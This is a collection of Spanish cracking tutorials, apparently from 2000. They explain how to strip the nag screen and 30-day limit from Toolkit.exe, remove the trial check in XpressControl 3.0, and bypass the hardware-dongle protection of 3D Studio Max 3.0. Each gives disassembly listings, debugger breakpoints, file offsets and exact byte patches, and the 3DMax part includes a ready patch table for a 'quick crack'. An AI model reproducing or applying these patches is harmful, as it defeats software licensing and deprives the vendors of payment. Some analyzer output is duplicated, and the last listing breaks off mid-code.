
Por primera vez no me voy a perder en detalles del tipo de.... para buscar las strin ref. pulsamos el boton tal, para buscar una palabra.... pulsamos tal, creo que a estas alturas (Tutorial nº 18) todos sabeis de sobra manejar minimamente todas la herramientas y si tienes alguna duda consulta los manuales anteriores.

Muy importante y siempre Lo primero de Todo, buena musica , paquete de tabaco, birras y demas enseres para entrar en trance "hooommmmmmmmmm" , vamos a Hacer una copia del ejecutable Toolkit.exe , y tenemos que obtener la maxima informacion sobre la victima para saber a que nos enfrentamos y no perder tiempo, a mi el File Analicer me dice esto. (que no es poco :))

```
-----------------------------------------------------------------------------
---> * File Analyzer Version 1.6.01.09.2000 DELUXE                        <---
---> * Copyright (c) Vadim Tarasov ( vnet@world.lv ) 1999                 <---
---> * Homepage(1) - http://www.world.lv/vnet                             <---
---> * Homepage(2) - http://www.fly.to/vadimlv                            <---
---> > Registered  - karpoff
-----------------------------------------------------------------------------
---------------> You may change this message in the CFG file <---------------

Processing file  : TOOLKIT.EXE
Large file name  : Toolkit.exe
File sizes       : 933,888/000E4000 ( DOS ), 1,168/00000490 ( HEADER )
Created          : 10:19:00  Jul, 26 of 2000
File structure   : PE-EXE. Win32 (WinNT and Win32s) portable executable file
Machine type     : 80386+
Versions         : LINK - 6.0, OS - 4.0, User - 0.0, Sybsystem - 4.0
Subsystem        : Windows GUI
Image Flags(1)   : ImageIsDLL  (.) DebugStrip  (.) IsExecutable(x)
Image Flags(2)   : RelocatStrip(x) LineNumStrip(x) LocSymbStrip(x)
Image Flags(3)   : 32bit image (x) 16bit image (.) System file (.)
Image Flags(bit) : 0000000100001111
HeapStack        : Reserve - 00100000/00100000, Commit - 00001000/00001000
Data Sizes       : InitDataSize : 0009F000, UninitDataSize  : 00000000
Other Sizes(1)   : CodeSize     : 00045000, ImageSize       : 000E5000
Versions         : LINK - 6.0, OS - 4.0, User - 0.0, Sybsystem - 4.0
Subsystem        : Windows GUI
Image Flags(1)   : ImageIsDLL  (.) DebugStrip  (.) IsExecutable(x)
Image Flags(2)   : RelocatStrip(x) LineNumStrip(x) LocSymbStrip(x)
Image Flags(3)   : 32bit image (x) 16bit image (.) System file (.)
Image Flags(bit) : 0000000100001111
HeapStack        : Reserve - 00100000/00100000, Commit - 00001000/00001000
Data Sizes       : InitDataSize : 0009F000, UninitDataSize  : 00000000
Other Sizes(1)   : CodeSize     : 00045000, ImageSize       : 000E5000
Other Sizes(2)   : HeaderSize   : 00001000, OpHeaderSize(NT): 000000E0
Bases            : BaseOfCode   : 00001000, BaseOfData      : 00046000
Alignments       : FileAlignment: 00001000, SectionAlignment: 00001000
Objects table    :  Name    VirtSize   ERVA    PhysSize PhysOffs  Flags
Object (     1)  : .text    000441D1 00001000 00045000 00001000 60000020
Object (     2)  : .rdata   0000E8DA 00046000 0000F000 00046000 40000040
Object (     3)  : .data    00003308 00055000 00003000 00055000 C0000040
Object (     4)  : .rsrc    0008B648 00059000 0008C000 00058000 40000040
Processed with(1): Compiled by Microsoft Visual C++ 5.0
DOSEXE part sizes: Header 64 bytes, image 1104 bytes, overlay 932720 bytes
WINEXE part sizes: Header 4032 bytes, image 929856 bytes, overlay 0 bytes
Entrypoint       : DOS 64/00000040, RVA 254312/0003E168, WIN 254312/0003E168
Information(1)   : Overlay start from 933888/000E4000
Extension (     1): DOS executable file
```

- Lo mas importante que no esta Empakado, que no esta Protegido contra desensamblado & Debuger y que esta compilado con Visual C++ . Por lo tanto pasemos a desensamblar Toolkit.exe , el listado muerto lo guardamos como proyecto para evitar desensamblarlo nuevamente cada vez que cerremos el desensamblador.

- siguiente, Analicemos como se comporta el programa, osea que lo ejecutamos y nos fijamos bien en todas las caracteristicas, al arrancar aparece una nag de dialogo con las siguientes caracteristicas:



Como Caption (Titulo de la ventana) Welcome, un Icono, la bienvenida al programa las restricciones, y algo curioso el conteo de los dias de evaluacion,luego tenemos un boton con el texto Licence Now.. , que nos invita a meter el numero de registro, un segundo boton que pone Later..(15 sec) y que empieza una cuenta atras de 15 a 0 en medida de segundos, Adelanto que no vamos a ir a por el numero de serie ni a hacer un parcheo que nos acepte cualquier numero, vamos a jugar un poco con el codigo y se me ocurre manipular el codigo del boton que cuenta los segundos de tal manera que en vez de que tarde 15 segundos en iniciarse el programa alteremos el tiempo reduciendolo a lo minimo, asi cuando arranquemos el programa se abrira y se autocerrara en el acto la nag, entrando directamente al programa.

- Este tipo de eventos es manejado por alguna funcion como settimer, Gettimer etc. y como en un programa hay cientos de eventos relacionados con el tiempo se me ocurre buscar la etiqueta de boton como cadena de texto, osea Later.. (%D sec.) , asi que metemos en la opcion de busqueda del desensamblador la palabra Later y procedemos a su localizacion :), he encontrado 3 coincidencias pero me parece de especial interes esta, por estar junto a la funcion SetTimer.

```
* Posible Reference to String Resource ID=01000: "User Tool 1"
|
:00435BED 68E8030000 push 000003E8
:00435BF2 6A01 push 00000001
:00435BF4 51 push ecx
:00435BF5 C744242000000000 mov [esp+20], 00000000

* Reference To: USER32.SetTimer, Ord:0252h
|
:00435BFD FF15FC6B4400 Call dword ptr [00446BFC]
:00435C03 8B5664 mov edx, dword ptr [esi+64]
:00435C06 8D442404 lea eax, dword ptr [esp+04]
:00435C0A 52 push edx

* Possible Reference to String Resource ID=00108: "Later... ( %1!d! sec. )"
|
:00435C0B 6A6C push 0000006C
:00435C0D 50 push eax
```

- Bueno hemos localizado la Etiqueta del boton (Later... (%1!d! sec.)"), y la funcion que maneja el evento de tiempo, ahora mis pobres conocimientos de programacion me dicen que el tiempo en programacion se utiliza en milisegundos osea 1000 = 1 segundo, se me ocurre localizar el contador que tiene que estar muy cerquita ya que tenmos la funcion SetTimer y la Etiqueta del Boton en este codigo, bueno pues busquemos 1000 en Hexadecimal que es 3E8, y como veis en el codigo que tenemos encima encontramos la coincidencia.

```
* Possible Reference to String Resource ID=01000: "User Tool 1"
|
:00435BED 68E8030000 push 000003E8 -- Medida en Milisegundos
:00435BF2 6A01 push 00000001
:00435BF4 51 push ecx
:00435BF5 C744242000000000 mov [esp+20], 00000000
```

- Que creeis que puede pasar si en vez de que el contador se base en 1000 Mlsegundos para hacer un segundo, se base en Cero Mlsegundos :), Como hacer esto?? Pongamos el Push a Cero, cambiamos:

:00435BED 68E8030000 push 000003E8 Por :00435BED 6A00909090 push 000000000

Para realizar los cambios ya sabeis, localizar el offset de la linea a modificar, y con el Editor Hex parcheais.

Hemos puesto como medida de tiempo 0 osea que ahora el programa hara 15 eventos de 0 tiempo, con lo cual el nag desaparecera nada mas iniciar el programa, tambien para seguir jugueteando podriamos manipular el manejador de 15 eventos y ponerlo a cero, si os apetece ????

Quizas todo esto os parezca una tonteria, pero yo pienso que esta muy bien saber este tipo de cosillas, que nos pueden ser muy utiles con otros programas y esta muy bien jugar con el codigo para buscar diferentes formas de atakes, segun juegas te vienen ideas a la cabeza hay que sentirse comodo con el codigo, obserbarlo, ver como funciona y experimentar.

--- A por el Nag ---

Bueno ahora vamos a atkar al Nag directamente, segun he obserbado el codigo, estoy casi seguro que evitando el inicio del Nag, evitaremos tambien que caduque el programa en 30 dias, Como he llegado a esta conclusion ?? pues parece ser que tanto el codigo del Nag como el de la limitacion de tiempo estan asociados entre si, osea que si sale el nag, el programa cuenta los dias de evaluacion y si evitamos el nag, no cuenta nada, de todas maneras enseguida lo comprobaremos.

- Bueno Empecemos, localizaremos el codigo del nag mediante su Caption (Titulo) Welcome, Pulsemos la opcion de busqueda y metemos la palabra Welcome y veamos las coincidencias, enseguida nos aparece esta linea que es de lo mas interesante,

Name: DialogID_00D2, # of Controls=005, Caption:"Welcome", ClassName:""

Suficiente para nosotros, tenemos que el Caption es manejado por el DialogID_00D2 que es el que lanzara el welcome, asi que a buscar el dialogo, realizamos la busqueda metiendo como busqueda DialogID_00D2 y enseguidita aterrizamos en:

```
* Possible Reference to Dialog: DialogID_00D2
|
:004358AF 68D2000000 push 000000D2
:004358B4 89742410 mov dword ptr [esp+10], esi
```

Cuando la ejecucion del programa llegue a esta parte del codigo, se empezara a crear el Nag y seguido lo lanzara, asi que a mi se me ocurre poner un punto de ruptura (break Point) un poco antes de estas lineas de codigo y analizar con softice o TRW2000 que instruccion lanza el Nag, bueno encima de este codigo tenemos lo siguiente:

```
* Possible Reference to Dialog: DialogID_008E, CONTROL_ID:00FF, "JN "
|
:00435890 6AFF push FFFFFFFF -- Pongamos un Brak Point aqui --
:00435892 6851434400 push 00444351
:00435897 64A100000000 mov eax, dword ptr fs:[00000000]
:0043589D 50 push eax
```

Pues a lo dicho vamos a poner un Break Point en 00435890 para obserbar en que momento se lanza el Nag, Corremos Toolkit.exe y de inmediato entramos en softice en el bp que hemos puesto, vamos ejecutando el programa paso a paso con F10 hasta que nos salte el Nag , F10...F10..ETC. y splanch aparece nuestro nag, quien lo lanzo?? pues esactamente:

```
* Reference To: MFC42.Ordinal:09D2, Ord:09D2h
|
:00427EDB E8266B0100      Call 0043EA06 --- Lanza El Nag ---
:00427EE0 83F801         cmp eax, 00000001
```

```
:00427EE3 0F85A5000000   jne 00427F8E
:00427EE9 8D8C24E8000000 lea ecx, dword ptr [esp+000000E8]
:00427EF0 89BC24F4000000 mov dword ptr [esp+000000F4], edi
```

Vamos a buscar este codigo en el Listado muerto y veamos si hay alguna manera de evitar que pase por :00427EDB E8266B0100 Call 0043EA06 Lo mas interesante que aparece es el siguiente salto que va directo a la llamada que lanza el nag

```
* Possible StringData Ref from Data Obj ->"Toolkit"
|
:00427E94 6854574500 push 00455754
:00427E99 E802B5FFFF call 004233A0
:00427E9E 83C40C     add esp, 0000000C
:00427EA1 3DCF070000 cmp eax, 000007CF
:00427EA6 8D4C2440   lea ecx, dword ptr [esp+40]
:00427EAA 742F je 00427EDB -- Directo a la Call que lanza el Nag --

* Reference To: MFC42.Ordinal:09D2, Ord:09D2h
|
:00427EAC E8556B0100              Call 0043EA06 -- OTro que tambien lanza el Nag --
:00427EB1 83F801                  cmp eax, 00000001
:00427EB4 0F858E000000           jne 00427F48
:00427EBA 8D8C24E8000000         lea ecx, dword ptr [esp+000000E8]
:00427EC1 C78424F400000002000000 mov dword ptr [esp+000000F4], 00000002
```

Bueno Tenemos el salto 00427EAA je 00427EDB que si se ejecuta nos manda directos a la call que hemos localizado como responsable de que salga el Nag, comprobamos con softice y efectivamente cuando la ejecucion del programa llega a el salto este se ejecuta asta 00427EDB Call 0043EA06 , pero supongo que estareis viendo y pensando lo mismo que yo, si anulamos el salto de tal manera que nunca se llegue a ejecutar no hacemos nada, por que con la primera instruccion que se encuentra es con otra llamada exacta a la que nos lanzo el nag , fijaros en las dos

:00427EDB E8266B0100 Call 0043EA06 --- El call que lanza el nag ---

:00427EAC E8556B0100 Call 0043EA06 --- Y este seguro que hace lo mismo, fijaros en la direccion a la que apunta , es la misma que el anterior, osea que con el salto que teniamos localizado no podemos hacer nada, ya que de cualquier forma, se ejecute o no.. van a ir a parar al mismo sitio, a presentarnos el nag de inicio, Entonces busquemos algo que pueda evitar las dos call, mirando un poco mas arriba tenemos un salto que si nos libra las dos instrucciones,

```
* Possible StringData Ref from Data Obj ->"Toolkit"
|
:00427E54 6854574500     push 00455754
:00427E59 E8C2B1FFFF     call 00423020
:00427E5E 83C410 add     esp, 00000010
:00427E61 3DCF070000     cmp eax, 000007CF
:00427E66 BB05000000     mov ebx, 00000005
:00427E6B 0F845C010000   je 00427FCD -- Este mismo, sera el que nos ayude --
:00427E71 BF06000000     mov edi, 00000006
```

Pues bueno solo tenemos que invertir el salto y ver los resultados, yo ya lo he probado con softice y es perfecto, bueno cojemos el Offset del salto y nos vamos a nuestro Editor Hex y procedemos a parchearlo de tal manera que quede asi

:00427E6B 0F845C010000   je 00427FCD Cambiar Por

:00427E6B 0F855C010000   jne 00427FCD

y ya no tenemos ninguna nag molesta.

Y que pasa con la limitacion de 30 Dias, Como ya comente antes , la Nag y Los dias de Evaluacion estan relacionados, si hay nag el programa va contando los dias, si no hay nag es lo mismo que si hubiesemos metido el numero de serie valido.

Karpoff Spanish Tutor

Programa:	**XpressControl 3.0**

PROTECCION:	**Versión trial con Limitacion de Tiempo a 30 días**		
Descripcion:	La app XpressControl de TomaWeb Remote Control Software permite acceder y tomar el control de un PC distante y de todos sus recursos, desde cualquier lugar en que uno se encuentre. Este control remoto se puede lograr a través de Internet o bien dentro de una red corporativa, a través de firewalls. Se pueden transferir archivos, ejecutar aplicaciones, operar con el teclado o el mouse, observar las operaciones del usuario remoto, etc. Tiene una velocidad de respuesta muy alta y su tamaño pequeño lo hace ideal para controlar un gran número de equipos. Incluye tres ejecutables: el Support Engineer Desktop (aplicación principal), el Connection Wizard y el Remote Host.		
Dificultad:	**Principiante**		
DOWNLOAD:	http://freeware32.efront.com/file/browsers21.htm		
Herramientas:	**Softice, W32dasm, Editor Hexadecimal**		
CRACKER:	**NickyAC**	**FECHA:**	**08/08/2000**

INTRODUCCION

Al iniciarse la app principal se presenta una pantalla en la que los autores (TomaWeb Remote Control Software) agradecen el uso de esta versión de evaluación. Además se indican los días que quedan disponibles para continuar usando el software.
Después de darle el clic al botón OK se muestra la pantalla principal y, en forma breve, otra en la que además de los créditos de los autores, se nos recuerda que esta versión es de Evaluación y nos indican el camino para hacer la compra correspondiente.
Una vez que desaparece esta pantalla la app está disponible con todas sus opciones.
Obviamente, al pasar de los días, una nueva instalación conservará el conteo de los que hayan transcurrido desde la primera instalación.
Además existe el mensaje “Evaluation” en los tres ejecutables.

AL ATAKE

La forma de atacar la protección fue confirmar, en primer lugar, la presencia de la rutina comprobadora del tiempo transcurrido mediante el Softice (versión 4.05), luego seguirle la pista con el W32Dasm y, finalmente, hacer las modificaciones necesarias en el código mediante un Editor Hexadecimal.

a) App Support Engineer:

La bpx GetLocalTime muestra dos apariciones de esta rutina que anteceden a la de la ventana con los dias restantes: 00407B54 y 00407B80. Al usar el W32Dasm aparecieron tres lugares en que había referencia a la rutina: 00405618, 00407B54 y 00407B80.
Al retroceder a la dirección de llamada de la rutina y luego a la dirección de cada segmento de código correspondiente el resultado fue el siguiente: (la dirección entre paréntesis es la del inicio del trozo del código en el que está la llamada; los guiones significan que coincide con este inicio; la dirección que aparece a continuación de los dos puntos es la dirección desde la que se hace referencia al inicio anterior):

```
405618 (--------): 407B54 (407B4C): 407BAF (407BAC): 455ACB (455AA8): 452A04
                   407B80 (407B78): 407BB9 (407BAC): 455ACB ...
```

La primera dirección que muestra el W32Dasm presenta enseguida las otras dos que mostró el Softice; al seguirles su recorrido hacia atrás, ambas presentan una referencia común (455ACB) y ésta al llegar a su referencia (452A04) presenta el siguiente segmento de código:

```
:004529F9 80BB9003000000          cmp byte ptr [ebx+00000390], 00
:00452A00 7407                   je 00452A09
:00452A02 8BC3                   mov eax, ebx
:00452A04 E89F300000             call 00455AA8
```

Por lo tanto, para eliminar el recorrido anterior y no caer en el “control” de tiempo, bastará con saltarse el llamado que se ve en 00452A04 y pasar directamente a la dirección 00452A09. Para esto sólo se necesita modificar el salto condicional a esta última dirección por uno incondicional, cambiando la instrucción 7407 por EB07.

b) App Connection Wizzard:

La situación es parecida a la anterior. Las direcciones de la rutina son: 0040564C
00407D90 00407DBC. El seguimiento es el siguiente:

```
40564C (------): 407D90 (407D88): 407DEB (407DE8): 4471D6 ...
                                                   447200 ...
                                                     447DCF (447DAC):
444DEF                                        407DBC (407DB4): 407DF5
(407DE8)...
```

De las tres direcciones finales, las dos primeras se encuentran en segmentos de código que no muestran relación con el control de tiempo, mientras que la última lleva al segmento siguiente, semejante al de la aplicación anterior:

```
:00444DE4 80BBF002000000          cmp byte ptr [ebx+000002F0], 00
:00444DEB 7407                     je 00444DF4
:00444DED 8BC3                     mov eax, ebx
:00444DEF E8B82F0000               call 00447DAC
```

Un razonamiento similar al anterior lleva a modificar el salto condicional a la dirección 444DF4 por uno incondicional, cambiando la instrucción 7407 por EB07.

c) App Remote Host:

Las direcciones de la rutina son: 004054BC, 00407900 y 0040792C. El seguimiento es:

```
4054BC (------): 407900 (4078F8): 40795B (407958): 443563 (443540): 442ED7
                 40792C (407924): 407965 (407958) ...
```

```
:00442ECC 80BB5C02000000           cmp byte ptr [ebx+0000025C], 00
:00442ED3 7407                     je 00442EDC
:00442ED5 8BC3                     mov eax, ebx
:00442ED7 E864060000               call 00443540
```

Al igual que en los casos anteriores, bastará con modificar el salto condicional a la dirección 442EDC por uno incondicional, cambiando la instrucción 7407 por EB07.
Una última modificación “cosmética” será eliminar el letrero Evaluation que se muestra en cada una de las aplicaciones anteriores. El editor hexadecimal HexWorkshop u otro semejante permite hacer esto sin problemas.

por NickyAC

Karpoff Spanish Tutor

Programa:	**3DMAX v3.0**

PROTECCION:	**Una Motxila Inofensiva**		
Descripcion:	??????		
Dificultad:	**Aficionado ++**		
DOWNLOAD:	?????????		
Herramientas:	**Softice4x Ida_Pro**		
CRACKER:	**Black Fenix**	**FECHA:**	**08/08/00**

INTRODUCCION

En este tutorial tratamos de nuevo las mochilas, el objetivo es el 3D Studio Max V3.0. He de decir que me ha defraudado bastante el sistema de protección, parece más una broma que no otra cosa. En menos de media hora puedes crackear el programa, es ridiculo, incluso he tardado mucho más en escribir este tutorial. Hasta se puede prescindir del SoftIce para crackear el programa, con sólo usar el IDA y un poco de inteligencia habriamos llegado al crack final. Me parece patético.He encontrado muchas aplicaciones shareware mejor protegidas y además sin que estas utilizen ningún tipo de mochila. Esto me lleva a pensar el dinero que gastán en mochilas, para luego proteger de esta manera, es extraño que tan preocupados que son ellos para el dinero, no se den cuenta de como lo están tirando. Me sentiría muy avergonzado si malgastara mi dinero en un software que está protegido de tal manera y además resulta tan caro.
De nuevo se demuestra que no importa lo caro que sea un programa, la vagancia de los programadores (en este caso de Autodesk) se pone de nuevo de manifiesto. A veces intento dar una explicación al porqué de estas inofensivas protecciones,quizas son las prisas por sacar cuanto antes una nueva versión, o quizas ***no protegen mejor para que su software sea crackeado rápidamente y se convierta así en el más utilizado*** *(curiosa técnica de marketing), no se, no entiendo el porqué... sólo se que alguien dijo: es una mala protección, entonces es un mal programa.*

AL ATAKE

Bueno primero vamos a utilizar el metodo del trazado a lo retro, si no sabes de que va, mirate mi tutorial génerico sobre mochilas. Antes de comenzar sería bueno desensamblar el ejecutable , yo le he intentado desensamblar con el W32Dasm pero no funciona (el programa se ejecuta sólo antes de desensamblarse, como es posible?), de todas maneras no importa ya que siempre disponemos del IDA, que en estos casos nunca falla :). Pues nada desensamblamos el archivo y guardamos el resultado para su posterior uso.
Luego ejecutaremos el 3DMax, nos aparece la pantalla de inicio y posteriormente un mensaje de error que dice algo así:

' El bloqueo de hardware no está conectado o no es válido bla bla... '

Pulsa aceptar, bueno parece que no tenemos la mochila reglamentaria, pero esto tiene fácil solución, activamos el SoftIce y pones un breakpoint sobre la funcion **MessageBoxA** con:

```
> BPX MessageBoxA
```

- Ahora ejecutamos el 3DMax y veremos que el SoftIce se activa antes de mostrar el cuadro de error, pulsamos F12 para ir a la linea de código donde se llamó a **MessageBoxA** y veremos al así :

```
0046977C loc_46977C: ; CODE XREF: sub_469610+155 j
0046977C call sub_5C3910
00469781 and eax, 0FFFFh
00469786 test eax, eax
00469788 jz short loc_4697FA
0046978A mov ecx, [esp+10h]
0046978E dec ecx
0046978F test ecx, ecx
00469791 mov [esp+10h], ecx
00469795 jg short loc_469742
00469797 test eax, eax
00469799 jz short loc_4697FA
0046979B mov eax, dword_5F3740
004697A0 test eax, eax
004697A2 jz short loc_4697B5
004697A4 push 1025h
004697A9 call sub_414DA0
004697AE push eax
004697AF call ds:KillTimer
004697B5
004697B5 loc_4697B5: ; CODE XREF: sub_4697A2
004697B5 xor ebx, ebx
004697B7 call edi
004697B9 mov eax, [eax]
004697BB push 0FFh
004697C0 lea ecx, [esp+18h]
004697C4 push ecx
004697C5 push 2
004697C7 push eax
004697C8 call esi
004697CA call edi
004697CC mov eax, [eax]
004697CE push 0FFh
004697D3 lea edx, [esp+118h]
004697DA push edx
004697DB push 0EA81h
004697E0 push eax
004697E1 call esi
004697E3 push 2010h
004697E8 lea eax, [esp+18h]
004697EC push eax
004697ED lea ecx, [esp+11Ch]
004697F4 push ecx
004697F5 push ebx
004697F6 call ebp                    -> Llama al cuadro de mensaje
004697F8 jmp short loc_4697FE        -> y salta más abajo !! ESTAMOS AQUÍ !!
004697FA loc_4697FA:                 ; CODE XREF: sub_469788 y sub_469799
004697FA test ebx, ebx               -> comprueba si EBX es 0
004697FC jnz short loc_46980B        -> no, salta
004697FE
004697FE loc_4697FE:                 ; CODE XREF: sub_4697F8
```

```
004697FE call sub_403A00        -> llamada a una función
00469803 push 0
00469805 call ds:ExitProcess       -> Sale del programa
0046980B                        -> el siguiente código sólo se ejecuta si se salta desde 4697FC
0046980B loc_46980B:              ; CODE XREF: sub_4697FC
0046980B pop esi
0046980C pop ebp
0046980D pop edi
0046980E mov eax, ebx
00469810 pop ebx
00469811 add esp, 608h            -> restaura la pila
00469817 retn                     -> y continua el programa
00469817 sub_469610 endp
```

Bueno, examinando este código podemos comprobar como después de mostrar el mensaje de error, se nos desvia a mediante un salto incondicional a 4697FE, donde se termina la aplicación mediante la función del Kernel **ExitProcess**. Si miramos el código que nos ofrece el desensamblado del ejecutable, veremos que sólo hay dos maneras de esquivar la llamada a **ExitProcess**. La primera es pasar por el código en 4697FA, este código es referenciado por las líneas de código 469788 y 469799 tal y como nos indica el IDA. La segunda la encontramos por debajo del salto incondicional en la línea de código 46980B la cual es referenciada por la línea 4697FC.Esta última línea está por debajo de 4697FA, de lo cual se deduce que la única manera de esquivar el códigoque sale del programa es pasar por aquí. Como he dicho antes, la única manera de llegar aquí es mediante un salto en las lineas 469788 y 469799. Examinemos primero el salto en 469788 ya que es la primera referencia.

```
0046977C call sub_5C3910
00469781 and eax, 0FFFFh
00469786 test eax, eax
00469788 jz short loc_4697FA
```

Parece sospechoso, se llama a una función y posteriormente se borra el word alto EAX mediante el AND, y se comprueba si EAX es igual a 0, si esto es así, se salta a la línea 4697FA, donde se encuentra nuestro test ebx,ebx. Probemos a invertir el salto y ver lo que sucede. Activemos el breakpoint a **MessageBoxA**, pulsamos g para seguir, el breakpoint surte efecto, pulsamos F12 y aceptamos, de nuevo estamos en SoftIce. Ponemos ahora un breakpoint sobre la linea 469788 con el siguiente comando del SoftIce:

```
> bpx 469788
```

Desactivamos el bpx del MessageBoxA y pulsamos g para continuar el programa, este finalizará. Volvemos a ejecutarlo y estaremos de nuevo en SoftIce, delante de la linea 469788. Ahora la modificaremos con el siguiente comando:

```
> a 469788
> jmp 4697FA
> (pulsa enter y luego esc)
```

Puedes ver com ha cambiado el código, ahora pulsa g para ver lo que sucede... Magia el programa funciona !!

- Bueno, no te lo creas del todo, efectivamente el programa se inicia correctamente, puedes cargar y salvar archivos, pero...¿ Averigua lo que sucede después de que el programa este abierto durante cierto tiempo ? Pues lo que era de esperar, se comprueba de nuevo la mochila, y se nos informa con otro mensaje de error. Podriamos actuar de la misma manera que lo hemos hecho antes, pero se trata de variar un poco y aprender nuevas técnicas, o no?
Si te fijas, veras que el programa siempre comprueba la mochila en el mismo intervalo de tiempo, vamos a medir este tiempo aproximadamente. Coge un cronometro y conometra hasta que aparezca el mensaje de error, no ejecutes ninguna orden, solo espera.
Después de aproximadamente 5 minutos aparecerá el mensaje de error. Si lo compruebas varias veces verás que el intervalo de tiempo siempre es el mismo, aproximadamente 5 minutos. Por lo tanto **es posible que el programa utilize un temporizador que se active cada cinco minutos y compruebe la mochila**. !! Lo cual quiere decir que si pudieramos eliminar el temporizador, podriamos eliminar también la comprobación de la mochila e incluso hariamos que la aplicación se ejecutará más deprisa !! .Vamos a comprobarlo, primero necesitamos saber que funciones hay en windows para crear temporizadores. La única que yo conozco se llama SetTimer y tiene el siguiente formato:

```
UINT SetTimer(

   HWND hWnd,              // handle de la ventana donde se enviaran los mensajes del temporizador
   UINT nIDEvent,           // Identificador del temporizador
   UINT uElapse,           // tiempo de espera en milisegundos
```

```
    TIMERPROC lpTimerFunc     // dirección del proceso que el temporizador ejecutará al alcanzar el tiempo de espera
);
```

Bueno lo más importante aquí es el tiempo de espera (uElapse), este valor se pasa como seguno parámetro, por lo tanto lo encontraremos en la pila a partir de (esp->0xC), ya que los 2 argumentos + la dirección de retorno ocupan 4 bytes cada uno (4*3=0xC).
Teniendo en cuenta esto, en vez de poner un simple **bpx SetTimer**, utilizaremos un breakpoint condicional que sólo se ejecutará cuando se intente crear un temporizador con el tiempo de espera que nosotros le especifiquemos. Como vamos a buscar un temporizador que se active a los cinco minutos, deberemos convertir los minutos a milisegundos (5 minutos son 60*5=300 segundos * 1000 = 300000) y el valor resultante a hexadecimal 3000000 en hexadecimal es 493E0. Por lo tanto el breakpoint quedará:

```
> bpx SetTimer if (esp->C)==493E0
```

Pues nada, entra en el SoftIce y teclealo. Sal del SoftIce y ejecuta el 3DMax, modifica el salto como hicimos previamente y continua con pulsando g. Antes de que desaparezca la pantalla de inicio, veras que el breakpoint del **SetTimer** a surtido efecto, pulsa F12 para ver el lugar desde donde se llamó y verás lo siguiente:

```
004023A1 6A00 push 0                        -> pasa NULL como función a ejecutar.
004023A3 68E0930400 push 493E0h             -> Aquí estan los cinco minutos de espera !!!
004023A8 6825100000 push 1025h              -> Identificador
004023AD 55 push ebp                        -> Handle de la ventana donde enviar mensajes
004023AE 896804 mov [eax+4], ebp            -> guarda handle de la ventana
004023B1 FF1594755C00 call ds:SetTimer      -> establece el temporizador
004023B7 8B0D40375F00 mov ecx, dword_5F3740
004023BD 8B4108 mov eax, [ecx+8]
004023C0 6800040000 push 400h
004023C5 6870795E00 push 5E7970h
004023CA 50 push eax
004023CB 8944241C mov [esp+1Ch], eax
004023CF E8EC280100 call sub_414CC0
004023D4 8B54241C mov edx, [esp+1Ch]
```

Como puedes comprobar se trata sin duda alguna de nuestra función. Ahora solo debemos pensar como hacer para eliminar el temporizador. Podemos sustituir por NOPs la llamada a SetTimer, pero tambien deberiamos de eliminar los 4 PUSH previos para no alterar el estado de la pila y provocar un posible cuelgue. Bien entonces vamos a hacer un resumen de los cambios necesarios, primero el salto en 469788, para averiguar el offset usaremos el IDA, nos colocaremos en la dirección 469788 con el menu **Navigate/jump to/Ask for Address** e introduciremos 469788 luego iremos al menu **Edit/Patch Program/Change Byte** y allí se nos mostrará el offset del archivo que es 69788h (no cambies nada y pulsa cancel).

Entonces en el offset 69788h encontraremos los bytes 7470 (que corresponden al salto jz short loc_4697FA) que cambiaremos por un salto incondicional (el opcode para un jmp es EB) por lo tanto quedará EB70.

Y para el temporizador actuaremos de igual forma para los pushes y el call, quedando:

Desde el offset 23A1h hasta el 23ADh sustituiremos todos los bytes por 90h (código del NOP) y
desde el offset 23B1h hata el 23B6H sustituiremos todos los bytes por 90 (código del NOP).

- Resumen:

Offset:	**/ Bytes originales**	**/ Sustituir por:**
23A1h	/ 6A 00 68 E0 93 04 00 68 25 10 00 00 55	/ 90 90 90 90 90 90 90 90 90 90 90 90 90
23B1h	/ FF 15 94 75 5C 00	/ 90 90 90 90 90 90
69788H	/ 74 70	/ EB 70

Gracias a Alfredo10 por corregir un fallo tipográfico en el offset (parece ser que hay alguien que si lee esto, aunque sea por las malas :)).

- Bueno esto es todo para los que busquen un crack rápido, pero nuestro propósito es aprender un poquito más.Lo siguente es sólo necesario para los que esten interesados en conocer algunos trucos más. Sabemos que el 3DMax utiliza una mochila tipo sentinel (mira en el CD y veras un archivo VXD con este nombre), vamos a utilizar otro de los metodos descritos en mi tutorial genérico sobre mochilas, el metodo 4 (anticiparse a la carga del VXD).

Utilizaremos el EXE sin modificar, por lo que si ya has modifcado el EXE, deberás recuperarlo.

Borramos todos los breakpoints que tengamos y establecemos un BPX condicional para capturar la carga del controlador sentinel.vxd con el SoftIce:

```
> bpx CreateFileA if *(esp->4+4)=='SENT'
```

el breakpoint surte efecto, estamos dentro de la función **CreateFileA**, comprobamos que efectivamente se va a cargar el driver sentinel.vxd con:

```
> d *(esp+14)
```

veremos SENTINEL.VXD en la ventana de datos del SoftIce.Pulsamos F12 para ejecutar la función y volver al código que llama a **CreateFileA**, veremos algo así:

```
005C3000 sub_5C3000 proc near ; C
005C3000 push 0                    // prepara parametros para CreateFileA
005C3002 push 0
005C3004 push 3
005C3006 push 0
005C3008 push 0
005C300A push 0
005C300C push 5C2FE0h              // dirección de la cadena "\\. \SENTINEL.VXD"
005C3011 call j_CreateFileA        // llama a CreateFileA
005C3016 mov ecx, [esp+4]
005C301A cmp eax, 0FFFFFFFFh       // comprueba que se devuelve un handle correcto, eax debe de ser <> a -
1
005C301D mov [ecx], eax            // guarda el handler en la posicon apuntada por ECX
005C301F jnz short loc_5C3028      // salta si el handle es válido
